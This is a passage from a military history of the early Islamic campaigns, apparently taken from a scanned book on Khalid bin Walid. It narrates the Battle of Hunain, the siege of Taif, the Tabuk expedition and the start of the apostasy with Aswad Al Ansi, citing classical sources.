At Autas the aged Duraid heard the noises which usually, arise wherever families and animals are gathered. He sent for young Malik and asked, *"Why do I hear the call of camels, the braying of donkeys, the bleating of goats, the shouting of women and the crying of children?"* Malik replied, *"I have ordered the families and the flocks to muster with the army. Every man, will fight with his family and his property behind him and thus fight with greater courage."*

"Men fight with swords and spears, not with women and children", said Duraid. *"Put the families and the flocks at a safe distance from the field of battle. If we win, they can join us. If we lose, at least they shall be safe."*

Malik took this as a challenge to his judgement and his, ability to command the army. *"I shall not send them away"*, he bristled. *"You have grown senile and your brain is weak."* At this Duraid withdrew from the argument and decided to let Malik have his way. Malik then returned to his officers and, said, *"When you attack, attack as one man. As our attack begins, let all scabbards be broken."* **1** This breaking of scabbards was practised by the Arabs to signify an attitude of suicidal desperation.

As it happened only the Hawazin brought their families and their flocks to the camp. Other tribes did not do so.

The Prophet did not want any more bloodshed, but had, no choice except to set out to face this new enemy. He had no intention of waiting for another coalition to form against him and attack him as had happened three years before at the Battle of the Ditch. Moreover, if he waited on the defensive in Makkah and the enemy remained poised at Autas, the situation would lead to a stalemate which could last for months; and the Prophet could not afford to waste all that time. He had to attend to organisational matters and set about the conversion of the tribes of Arabia while the psychological impact of the fall of Makkah was still fresh in the minds of the Arabs. With a large hostile concentration at Autas, he would not be able to carry out these tasks. In any case, a strong enemy challenge to his authority at this stage would reduce the impact the Muslim conquest of Makkah had made on the Arab mind. This challenge had to be met. This opposition had to be crushed. The Prophet's decision to advance from Makkah created the unusual situation of both sides moving forward to fight an offensive battle.

On January 27, 630 (the 6th of Shawal, 8 Hijri), the Muslims set out from Makkah. The army consisted of the original 10,000 men who had conquered Makkah plus 2,000 new converts from among the Makkans. These new Muslims were of doubtful value as Islam had not really entered their hearts; they had come because they supposed that this was the right thing to do. Among them were Abu Sufyan and Safwan bin Umayyah. The latter had been given four months in which to make up his mind about the new faith, but was now favourably inclined towards the Prophet and had gone so far as to lend the Muslims 100 coats of mail for the forthcoming battle.

1. Ibn Hisham: Vol. 2, pp. 438-9.

The Muslim advance from Makkah was led by a contingent of 700 men from the Bani Sulaim, operating under the command of Khalid. During the evening of January 31, the Muslims arrived in the Valley of Hunain and established their camp.

Hunain is a valley running from Shara'i-ul-Mujahid (new), which is 11 miles east-north-east of Makkah, to Shara'i Nakhla (old) which is 7 miles further east. The valley continues eastwards for another 7 miles and then turns north towards Zaima. (None of these places were then in existence.) Between the Shara'i's the valley is quite wide, about 2 miles in most places, but beyond the old Shara'i it narrows down to between a quarter and a half-mile, and as it approaches Zaima it gets narrower still. It is this second portion of the Hunain Valley which is a defile, and the defile is narrowest near Zaima. Beyond Zaima the Taif route winds into the Wadi Nakhlat-ul-Yamaniya. (See Map 6.)

While the Muslims were moving towards Hunain, each side had sent out agents to get information about the other side. Both sides were well informed of opposing strengths,

locations and movements. An agent sent by the Prophet mixed with the Hawazin at Autas, got to know the exact strength of the coalition and slipped out unseen to give this information to the Prophet. When he gave his report, Umar was also present, and for some reason did not believe the intelligence conveyed by the agent. He called the agent a liar, whereupon the agent replied, *"If you call me a liar, you call the truth falsehood. And you had called a liar one who is better than me."* The man was alluding to the time when Umar, before his conversion, was a violent enemy of the Prophet.

Umar suddenly turned to the Prophet and said, *"Did you hear that?"* ***"Steady, O Umar!"*** replied the Prophet. ***"You were once misguided, and Allah showed you the way."*** [1] Umar said no more.

As the Muslims arrived at their new camp in the Hunain Valley, news of their arrival was conveyed to Malik bin Auf by his agents. He guessed that the Muslims would know that his army was at Autas, and would expect to fight him at or near Autas. And he put into effect his plan to outwit the Muslims.

Before dawn on February 1, 630 (the 11th of Shawal, 8 Hijri) the Muslims formed up in marching order to advance to Autas where they expected to engage the enemy. It was their intention to get through the defile of Hunain before the enemy came to know of their movement. The advance guard again consisted of the Bani Sulaim under Khalid, and behind it marched various Muslim units, including the group of 2,000 Makkans. The camp was left standing as the base of the operation.

As the first glow of dawn appeared in the eastern sky, the advance guard entered the defile (about 2 miles short of Zaima.) Eagerly anticipating a lively battle with a surprised enemy at Autas, Khalid increased his pace. And then the storm broke!

Khalid was the first to receive the shock of the ambush. The quiet of the dawn was shattered by a thousand piercing yells, and the arrows came not in tens or twenties but in hundreds. They came like hailstones, whistling and hissing, striking horse and man. The Bani Sulaim did not stop to act against the enemy. They did not stop to think or take cover. They turned as one man and bolted. Khalid's shouts to his men to stand fast were lost in the noise and confusion. He himself was badly wounded and was carried away with the tide of fleeing men and horses; but after riding a short distance he fell off his horse and lay still, unable to move because of his wounds.

As the Bani Sulaim turned in panic and fled, they ran into other units which occupied the narrow track, who now became aware that something terrible had happened. The half-hearted Makkans turned and joined the flight, followed by several other Muslim units. Some of the Muslims fled to the camp, but the majority of them merely dispersed and took cover some distance behind the scene of the ambush on the other side of the track. No one knew quite what happened. The confusion increased as camel mounted camel and horses and men ran into each other in a blind urge to get away.

1. Ibn Hisham: Vol.2, p. 440.

Malik bin Auf had surprised his would-be surprisers. During the night he had moved his army into the defile of Hunain which allowed no room for manoeuvre. His men moved into position on both sides of the track and hid behind boulders and in broken ground

which afforded excellent cover. In front were the Hawazin, with a few groups of Thaqeef. Then came the Thaqeef and behind them were other tribal contingents. Malik had devised a masterly plan. He had delayed his move till after dusk, so that the Muslims would continue to believe that his army was at Autas, and then placed it in ambush in the defile of Hunain with the intention of annihilating the Muslims or driving them back in panic to Makkah and beyond. Behind the site of the ambush was a narrow pass **1** to which Malik could withdraw in case the battle did not go according to his plan. As long as this pass was secure, the Muslims would not be able to advance to Autas, Malik's base.

Most of the new Meccan converts were delighted at this setback to the Muslims. Abu Sufyan remarked, *"This retreat will not stop until they get to the sea!"* Present with Safwan bin Umayyah was his half-brother, who said, *"Now the sorcery of Muhammad will be exposed." "Silence!"* Safwan snapped at him. *"May Allah break your mouth! I would rather see a man of the Quraish ruling over us than a man of the Hawazin!"* **2**

The Prophet was left standing on the track with nine of his Companions, including Ali, Abu Bakr, Umar, and Abbas. As the Muslims ran past, he shouted to them, ***"O Muslims! I am here! I, the Messenger of Allah! I, Muhammad, son of Abdullah!"*** **3** But his cries were of no avail. The leading elements of the Hawazin got to the place where the Prophet stood, and here Ali brought down the first infidel to fall at Hunain-a man mounted on a red camel, carrying a long lance at the end of which flew a black pennant. This man was chasing the Muslims as they fled. Ali pursued the man, along with a fellow Muslim, and catching up with him cut the tendons of the camel's hind legs with his sword. The infidel fell with the camel, and the other Muslim cut off his head.

The Prophet now moved towards the right with his group and took shelter on a rocky spur. A few men of the Thaqeef came towards the Prophet's group, but were driven back by the Companions.

Malik bin Auf had done to the Muslims what no one had ever done before. For the Muslims this was the first, and bitter, experience of being ambushed, and many of them lost their heads and fled from the scene of action. In such a situation, however, the bravest are wont to panic.

Malik had struck brilliantly; but unfortunately for him, his men had not performed as expertly as he had hoped. They had not waited until the main body of the Muslims had entered the trap, but had opened up when just the advance guard was in their field of fire. And Malik now made the mistake of being satisfied with what he had achieved so far; beyond advancing a few hundred yards he made no attempt to pursue the Muslims. If he had done so, the story of this battle might have read differently. Moreover, the archery of the Hawazin was extremely poor. While several Muslims and their mounts were wounded, none were killed in the ambush.

The Holy Prophet surveyed the scene before him, and the scene was anything but promising. He decided not to let Malik get away with such an easy victory. He turned to Abbas and ordered him to call the Muslims to rally around him. Abbas was a large man with a powerful voice which, according to some accounts, could be heard miles away. Now he yelled at the top of his voice: *"O Muslims! Come to the Messenger of Allah! O Ansar…O Companions…O …"* He called each tribe in turn to report to the Prophet.

The call was heard by most of the Muslims and they at once began to move to where the Prophet stood. As soon as the first 100 men had gathered beside the Prophet, he ordered a

counter?attack. These men assailed those of the Hawazin who were nearest to the Prophet and drove them back. Soon the assembling Muslims increased in number until thousands of them had rejoined the Prophet. When the Prophet felt that sufficient strength had been gathered around him, he ordered a general attack against the Hawazin.

1. I have not been able to place this pass. It was probably at or near Zaima.
2. Ibn Hisham: Vol.2 pp. 443-5.
3. *Ibid*

This time it was Malik who was surprised. Having been certain that victory was his, he now found that his own army was under attack. The hand-to-hand fighting became more desperate, and this is just what the Muslims wanted, for in this sort of violent fighting their superiority in swordsmanship put the odds in their favour. In close-quarter battle the Muslims had no equal. Gradually the Hawazin were pressed back and as the Prophet saw their men fall before the onslaught of the Muslims, he affirmed

"In truth, I am the Prophet,
I the son of Abdul Muttalib."

He then turned to those who stood next to him and remarked, ***"Now the oven heats up!"*** [1]
Malik decided that he was getting the worst of the fighting and put his withdrawal plan in action. The Thaqeef were already in position a short distance behind the Hawazin. Leaving the Thaqeef to act as a rearguard, he pulled the Hawazin back to safety. The Muslims moved forward and made contact with the Thaqeef, who now began to receive heavy punishment from the Believers. Soon after this contact, the Thaqeef turned and took to their heels, followed by other tribal contingents, some of which had taken no part in the fighting. In the mean time Malik had got the Hawazin safely to the pass, and here he deployed them to fight a defensive battle while waiting for stragglers to catch up. As long as he held this pass, the families and the flocks of the Hawazin were safe.

The Muslims had not only recovered from the shock of the ambush but had counter-attacked, regained their position and driven the enemy from the battlefield. This was a tactical victory, but more was to come.

While the Muslims were stripping the Thaqeef dead of their weapons and clothing, an interesting incident involving two Muslims took place. One was an Ansar from Madinah and the other a man by the name of Mugheerah bin Shu'ba, who belonged to the tribe of Thaqeef. Among the Thaqeef dead was a Christian slave who had died beside his master. As the Ansar stripped this slave, he noticed that the dead man was not circumcised. Amazed at this discovery, for circumcision was a universal practice among the Arabs, he called aloud to those who stood around him: *"O Arabs! Did you know that the Thaqeef are not circumcised?"* Mugheerah, who stood next to the Ansar, was horrified to hear this, as the spread of such a report would mean disgrace for the Thaqeef. He knew the dead slave and could understand how the misunderstanding had arisen. *"Don't say that!"* he hissed at the Ansar. *"This man was a Christian slave."*

"No, he was not", insisted the Ansar. *"I am sure that he is one of the Thaqeef."* And he remained unconvinced until Mugheerah had undressed several bodies of the Thaqeef and pointed out familiar signs! [2]

The Muslim army having fully re-assembled, except for a few who had fled, the Prophet decided to press his advantage. He organised a strong cavalry group and sent it forward to clear the valley before the Hawazin had time to recover and reorganise. This group was formed of several contingents, including the Bani Sulaim, over whom Khalid had regained control. Khalid had missed the Muslim counter-attack. He had lain where he fell in the flight of the Bani Sulaim until the counter-attack was over. Then the Holy Prophet came to him and blew upon his wounds, whereupon Khalid arose, feeling strengthened and fit for battle again. **3** He quickly got the Bani Sulaim together.

The entire group was placed under command of Zubair bin Al Awwam, who now advanced along the valley and contacted Malik at the pass. After a short, brisk engagement, Malik was driven off the pass. The whole valley was now in Muslim hands. The Prophet left Zubair's mounted group at the pass, to hold it as a firm base and guard it against a possible return of the Hawazin, and sent another group under Abu Amir to Autas. This was the camp of the Hawazin, who on being driven off the pass had taken up positions around the camp to defend their families and flocks. On the arrival of the Muslims, a fierce clash took place at Autas. Abu Amir killed nine men in personal combat and was killed by his tenth adversary, whereupon the command of the Muslim group was taken over by his cousin, Abu Musa, who continued the attack on Autas until the Hawazin broke and fled. The camp of the Hawazin fell into Muslim hands, and here this Muslim group was joined by the cavalry group of Zubair, with Khalid in the lead.

1. Ibn Sad: p. 665.
2. Ibn Hisham: Vol. 2, p. 450.
3. Isfahani: Vol. 15, p. 11.

The enemy coalition had now completely disintegrated. The Hawazin and other tribes dispersed to their various settlements while the Thaqeef, led by Malik, hastened to Taif where they decided to resist till the bitter end. The Battle of Hunain was over. Muslim casualties in this battle were surprisingly few, thanks to the indifferent archery of the Hawazin. While many Muslims had been wounded, only four lost their lives. The reason for this lay in the superior skill and courage of the Muslims, which enabled their champions to take on three or four opponents at a time, killing them one by one. Seventy of the unbelievers were killed in the valley, at the pass and at Autas, and these included the sage, Duraid, who had given such sound advice but in vain. In the enemy camp at Autas, the Muslims captured 6,000 women, children and slaves and thousands of camels, goats and sheep. **1**

This was the first time that the Muslims had been ambushed in a large?scale operation by their enemies. This was the second instance in history of the ambush of an entire army by an entire army (the first being the ambush of the Romans by Hannibal at Lake Trasimene in 217 B.C.). Malik had made a brilliant and flawless plan to annihilate the Muslims, but because of the poor performance of his men could not achieve the mission that he had set himself. In spite of this poor performance, however, he would have won a resounding victory had his enemy not been the Muslims. It was the determination of the Prophet not to accept defeat, and the faith of the Muslims in their leader, which turned defeat into victory for them. Unlike Malik, the Prophet was not content with a limited gain and pressed his advantage to rout the enemy and capture the entire enemy camp with all its booty.

This was the first time that Khalid had been taken by surprise. He had always known the value of surprise, but this time he had been at the receiving end of it. He saw how his otherwise brave men had panicked at the sudden appearance of the enemy at an unexpected time and an unexpected place. He made up his mind never again to be caught unawares. And he never was.

1. No one today knows the location of Autas, but it must have been in the valley proper, as a camp with 6,000 people (excluding soldiers) and thousands of camels, goats and sheep could not be established on a hillside or in some little wadi. I have placed it a little beyond Zaima, but it could have been elsewhere.


Chapter 9

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It was said, *"O Messenger of Allah! Pray to Allah against the tribe of Thaqif [of Ta'if]."* He said, *"O Allah! Guide Thaqif, and bring them (to us)."*[1]

The Prophet had routed the enemy at Hunain and driven him from Autas. He now decided to give Malik bin Auf no time to recover his breath and organise further resistance. Consequently, he sent the captives and the flocks taken at Autas with an escort to Jirana, to be kept under guard until the return of the army, and the very next day he set out for Taif, where major resistance was to be encountered. But he moved cautiously, for after the unpleasant experience of the ambush at Hunain, he had no intention of letting the army walk into another trap. The country now was hilly, consisting of steep ridges rising up to the plateau on which stood Taif; and in this terrain a wily commander like Malik could lay an ambush almost anywhere.

Leaving Autas, the Prophet marched through the Nakhla Valley and then turned south into the Wadi-ul-Muleih. From this valley he crossed into the Wadi-ul-Qarn, and following this *wadi*, reached the plateau 7 miles north-west of Taif. So far the Muslims had encountered no opposition and scouts had reported no sign of the Thaqeef outside Taif; but hoping to surprise Malik, the Prophet shifted his axis. Cutting across the difficult terrain north of Taif, he got to the less hilly region lying east of the town, between Nikhb and Sadaira. **2** From here he marched to Taif, coming in from the rear. Throughout this march, Khalid again led the army with the Bani Sulaim as advance guard. (See Map 6 below)



But Malik bin Auf, in spite of his lack of years, was not a man to be caught unawares. Having suffered grievously in his clash with the Muslims at Hunain and Autas, he was determined not to accept battle with the Muslims again in the open: he would fight them on his own terms. Consequently, he kept his army within the walled city of Taif and speedily stocked it with sufficient provisions to withstand a long siege. Here the Thaqeef, under their brave young general, awaited the arrival of the Muslims.

The Muslims got to Taif on February 5, 630 (the 15th of Shawal, 8 Hijri), and started a siege which was to last 18 days. On arrival at Taif, the camp was set up too close to the wall of the town and this mistake was punished by the Thaqeef archers, who showered the camp with arrows. A few Muslims were killed before the camp was moved away and established in the area where the mosque of Ibn Abbas stands today. Groups of Muslims were now deployed around the fort to prevent entry and escape; and Abu Bakr was made responsible for the siege operations.
Most of the time, fighting between the two armies consisted of exchanges of archery. The Muslims would close up to the town and try to pick off the Thaqeef archers on the wall, but the Thaqeef had the odds in their favour as they had some cover in the open. So the Muslims got the worst of these engagements and many of them were wounded, including Abdullah, son of Abu Bakr, who later died of his wounds.

Thus some days passed. After the fall of Makkah, the Prophet had sent two Muslims to Jurash, in the Yemen, to learn all about siege warfare. These two men did not, however, return till after the Siege of Taif and thus could play no part in the siege. But Salman the Persian again came to the help of the Muslims as he had done in the Battle of the Ditch. As a Persian he knew something about more sophisticated forms of warfare. Under his instructions, the Muslims constructed a catapult and used it to hurl stones into the town; but the Muslims were amateurs at this business and the catapult produced no significant effect.

Salman next decided to use a testudo. (A testudo was a large shield, usually made of wood or leather, under which a group of assailants could advance to the gate of the fort, safe from enemy missiles, and either crash through the gate with a battering ram or set

fire to it.) Under the instructions of Salman, the Muslims constructed a testudo of cowhide, and a group of them advanced under its protection to set fire to the wooden gate of Taif. As they got to the gate, however, Malik and his men poured red-hot scraps of iron onto the testudo. These pieces burnt the testudo and terrified those under it, so that they hurriedly dropped the unfamiliar equipment and ran back. As they ran, the Thaqeef fired a volley of arrows at them and killed one of them.

1. Mukhtasar Sirat Al-Rasul sall-Allahu 'alayhi wa sallam, of Sheikh Muhammad bin Abdul Wahhab.
2. The Wadi-ul-Muleih runs between the present Taif Airport and Seil-ul-Kabeer. The Wadi-ul-Qarn, in its upper reaches, crosses the present Taif-Makkah Highway 7 miles from Taif. Sadaira is 25 miles east of Taif on the Turaba road, and Nikhb lies just 3 miles east-south-east of Taif. The Wadi-un-Nikhb was known in ancient times, according to local tradition, as the Wadi-un-Naml-the Valley of Ants-through which Solomon marched towards the Yemen for his encounter with the Queen of Sheba. The story of Solomon is narrated in the Quran (27: 16-44).

Two weeks passed and the end was not in sight. The Thaqeef would not come out to fight; the Muslims could not get in to fight. Every time they approached the town they were driven back with, arrows. One day Abu Sufyan also took part in a sally towards the town and stopped an arrow with his eye. He lived thereafter as a one-eyed man. **1**

February can be very cold in the region of Taif, and the weather during the siege was unpleasant. The Muslims tried to force the Thaqeef out to give battle by destroying some vineyards near Taif; but the Thaqeef refused to leave the security of their fort. Malik was much too clever a general to risk a battle under conditions which would favour his opponent. Finally the Holy Prophet called a council of war and sought the advice of his officers. One of them said, *"When you corner a fox in its hole, if you stay long enough you catch the fox. But if you leave the fox in its hole it does you no harm."* **2** Abu Bakr advised a return to Makkah, and Umar concurred with him.

The Prophet could not wait indefinitely for the fall of Taif as he had more important matters to attend to. He proposed that the siege be raised and the army return to Makkah; but some Muslim hot-heads protested against this and insisted that they fight on until victory was gained. ***"Then you can attack tomorrow."*** **3** said the Prophet.

The next day a few of these battle-hungry Muslims again approached the fort with a view to capturing it, but were severely punished by the Thaqeef archers. They returned in a more philosophical mood and agreed with the Prophet that it might be best to leave the fox in its hole.

On February 23, 630 (the 4th of Dhul Qad, 8 Hijri) the siege was raised. The Muslims had lost 12 men and a large number had been wounded. The Thaqeef remained defiant. Ten months later, however, this tribe was to accept Islam and prove staunch in its faith.

The Muslims arrived at Jirana on February 26, and here the Prophet distributed the spoils taken at Autas. To show the newly converted Makkans that there was no discrimination against them for having delayed their acceptance of the new faith, the Prophet also gave them a share of the spoils. But hardly had the women, children and animals been distributed among the Muslims, when a delegation of the Hawazin came to the Prophet

and declared that the tribe had accepted Islam. *"Will you not return to us what you captured from us in battle?"* the delegates pleaded. Actually they had no right to demand a return of what they had lost, because they had lost it as infidels and not as Muslims; but the Prophet was generous. ***"Are your women and children dearer to you or your property?"*** he asked them. *"Return to us our women and children and you can keep the rest"*, they replied. **4**

The Prophet now appealed to his army to return the women and children of the Hawazin. Every soldier responded to the Prophet's appeal and returned the captives in his hands, with the exception of Safwan bin Umayyah, who refused to part with a girl who had been given to him as his share of the spoils. She must have been very beautiful!
A few days later Malik slipped out of Taif and came to the Muslim camp. He became a Muslim and was amply rewarded by the Prophet. It is a pity that this brilliant young soldier was given no important role in later Muslim campaigns, for he had the makings of a superb general.

The Holy Prophet and the army of Islam now returned to Madinah, arriving there in the latter part of March 630. Thus ended the eighth year of the Hijra. The year that followed was to become known as the Year of Delegations, for during this year most of the tribes of Arabia sent delegations to Madinah and submitted to the Prophet. Not all the delegates, or the tribal chiefs who sent them, were motivated by a desire for the true religion, as we shall see later. While some were sincere seekers of the truth, others came for political reasons. Some came out of sheer curiosity, and a few were downright scoundrels.

1. According to some sources, Abu Sufyan lost his eye at Yarmuk and not at Taif.
2. Ibn Sad: p. 675.
3. *Ibid*
4. Ibn Hisham: Vol. 2, p. 489.

Chapter 10

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"… And you see the people enter Allah's Religion in crowds, then celebrate the Praises of your Lord, and pray for forgiveness from Him: for He is Oft-Returning (in Grace and Mercy)."
[Quran 110:2-3]

In the ninth year of the Hijra only one major operation was carried out by the Muslims- the expedition to Tabuk, led by the Holy Prophet in person. It turned out to be a peaceful operation; but no matter how peacefully other people went about their tasks, Khalid always managed to find adventure and violence.

During the long, hot summer of 630, reports arrived at Madinah that the Romans had concentrated large forces in Syria, and had pushed their forward elements into Jordan. Heraclius, the Byzantine Emperor, was himself in Emessa.

In the middle of October 630, the Prophet ordered the Muslims to prepare for battle with the Romans. The purpose of the expedition was not just to fight the Romans, for that could have been done later when the weather had improved. The Prophet also wanted to put the faith of the Muslims to test by making them march out in the fierce heat of summer. Under these conditions only true Believers would respond.

And the true Believers did. The vast majority of the Muslims answered the call cheerfully and began preparations for the expedition; but some did take unkindly to the call to arms. The October of this year was an unusually hot month, and the cool shade of the date orchards proved too tempting for these Muslims. Men wanted nothing more than to rest in the shade until the worst of the heat was over. The Hypocrites, as usual, went about dissuading the Muslims from joining the expedition and gave trouble enough; but on this occasion even a few proven Muslims faltered.

In late October 630 (mid-Rajab, 9 Hijri) the Muslims set out for Tabuk. This was the largest army that had ever assembled under the standard of the Prophet. It consisted of men from Madinah, from Makkah and from most of the tribes which had accepted Islam. One source had placed the strength of this army at 30,000 warriors, including 10,000 cavalry, but this is probably an exaggeration.

On arrival at Tabuk the Muslims came to know that the Roman elements in Jordan had withdrawn to Damascus. There was no need to go further. But the Prophet decided to subdue the tribes living in this region and bring them under the political control of Islam. The important places in the region were Eila (near the present-day Aqaba), Jarba, Azruh and Maqna-all lying along the Gulf of Aqaba. (See Maps 1 or 2 at end of book.) Pacts were made with these tribes and they all agreed to pay the *Jizya*. **1**

One important region which the Prophet wished to subdue was a little farther away from Tabuk. This was Daumat-ul-Jandal (the present-day Al Jauf), ruled by Ukaidar bin Abdul Malik, a Christian prince from the tribe of Kinda who was famous for his love of hunting. To subdue this region, the Prophet sent Khalid with 400 horsemen and instructions to capture Ukaidar. ***"You will probably find him hunting the wild bull"***, said the Prophet. **2**

Khalid arrived at the walled town of Daumat-ul-Jandal on a bright, moonlit night in late November, 630 (mid?Shaban, 9 Hijri). Hardly had he deployed his force near the town when the gates opened and out came Ukaidar with a few friends mounted on horses and armed with hunting weapons. Perhaps owing to the heat of the day Ukaidar had decided to hunt in the cool of the night, and the bright moonlight promised good hunting. Khalid took a few of his men and rushed at the hunting party. While Khalid himself pounced on Ukaidar and brought him-down from his horse, his men assailed the other members of the party. Ukaidar's brother, Hassaan, resisted capture and was killed; but the rest galloped back to the fort and, once inside, locked the gate.

Khalid now returned to Tabuk with his distinguished prisoner. Ukaidar entered into a pact with the Prophet, paid a heavy ransom for himself and agreed to the *Jizya*.

1. A tax levied on non-Muslims. In return they were exempt from military service and their safety was guaranteed by the Muslim State.
2. Ibn Hisham: Vol. 2, p. 526.

Soon after this incident the Muslim army left Tabuk to return to Madinah. It arrived home in the middle of December 630, by which time the weather had become very pleasant.

After Tabuk there was no major military activity during the lifetime of the Prophet. Delegations came from all the tribes of Arabia, swore allegiance to the Prophet, accepted Islam and agreed to pay certain taxes. For each tribe the Prophet appointed a leader from

the converted members of the tribe. The Prophet thus remained busy with affairs of state, consolidating the gains of Islam and raising the edifice of the new state. Several small expeditions were sent by him to various places in Arabia. The mission given to them was to call the tribes to accept Islam, but in case of armed opposition the tribe concerned was to be fought and subdued.

In July 631 (Rabi-ul-Akhir, 10 Hijri), the Prophet sent a military expedition under the command of Khalid to the tribe of Bani Harithah bin Kab in Najran, which lies to the north of the Yemen. The instructions to Khalid were: **"Call the tribe thrice to accept Islam. If they respond favourably, do them no harm. If they refuse, fight them."** 1 With Khalid went 400 mounted warriors.

Khalid arrived at Najran and made contact with the Bani Harithah bin Kab. He called upon them to submit to Islam, and they accepted his call. No blood was shed. Khalid remained with the tribe for several months, teaching them the ways of Islam; and when he was satisfied that they had become good Muslims, he wrote to the Prophet and informed him of the progress of his mission. The Prophet sent Khalid an appreciative letter in reply and instructed him to return to Madinah and bring a delegation of the Bani Harithah bin Kab with him. Khalid returned with the delegation in January 632 (Shawal, 10 Hijri). The Prophet received the delegation with the usual courtesy shown to all delegations. The terms of submission were explained to the delegates, a leader was appointed for the tribe and the delegation then returned to Najran.

This was the last mission carried out by Khalid in the time of the Prophet. 2

1. Ibn Hisham: Vol. 2, p. 592.
2. For opinions regarding other missions supposed to have been carried out by Khalid, see Note 2 in Appendix B.

Part II: The Campaign of the Apostasy

Chapter 11

(The Gathering Storm)

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"The desert Arabs say, 'We believe.' Say, 'You have not believed, but say: 'We have submitted,' for Faith has not yet entered your hearts.
But if you obey Allah and His Messenger, He will not belittle anything of your deeds: For Allah is Oft-Forgiving, Most Merciful.'
Only those are Believers who have believed in Allah and His Messenger, and have never since doubted, but have striven with their belongings and their persons in the Cause of Allah: such are the sincere ones."
[Quran 49:14-15]

Apostasy had actually begun in the lifetime of the Prophet, and the first major action of the apostasy was fought and satisfactorily concluded while the Prophet still lived. But the real and most serious danger of apostasy arose after the Prophet's death, when a wild wave of disbelief-after-belief moved across the length and breadth of Arabia and had to be tackled by Abu Bakr. Hence the Campaign of the Apostasy is here taken up as a whole, although chronologically the first of these events belongs to Part I of this history.

The first major event of the apostasy occurred in the Yemen and is known as the Incident of Aswad Al Ansi. Aswad was a chief of the Ans-a large tribe inhabiting the western part of the Yemen. His actual name was Abhala bin Kab, but because of his very dark colour he was called *Aswad*, i.e. the Black One. A man of many qualities, few of them enviable, he was, before the apostasy, known mainly as a tribal chieftain and a soothsayer.


During the tenth year of the Hijra, the people of the southern and south-eastern regions of the Arabian peninsula had been converted to Islam. The Prophet had sent envoys, teachers and missions to various places to accomplish this task and the task had been duly completed. But the majority of the inhabitants of these regions had not become true Muslims, their conversion being more a matter of form than a sincere change of heart.

Before this conversion the Yemen was governed, on behalf of the Persian Emperor, by a noble-born Persian named Bazan. **1** This man became a Muslim and was confirmed in his appointment as governor of the Yemen by the Prophet. As he was a wise and virtuous officer, the province prospered under his rules; but shortly before the last pilgrimage of the Prophet, Bazan died, and the Prophet appointed Bazan's son, Shahr, as governor at San'a. Peace continued to prevail in the Yemen, and no clouds darkened the southern skies.

Then, at about the time of the Prophet's last pilgrimage, Aswad decided that he would become a prophet. He gathered his tribe, recited some of his verses, claiming that they were verses of the Quran revealed to him, and announced that he was a messenger of Allah.

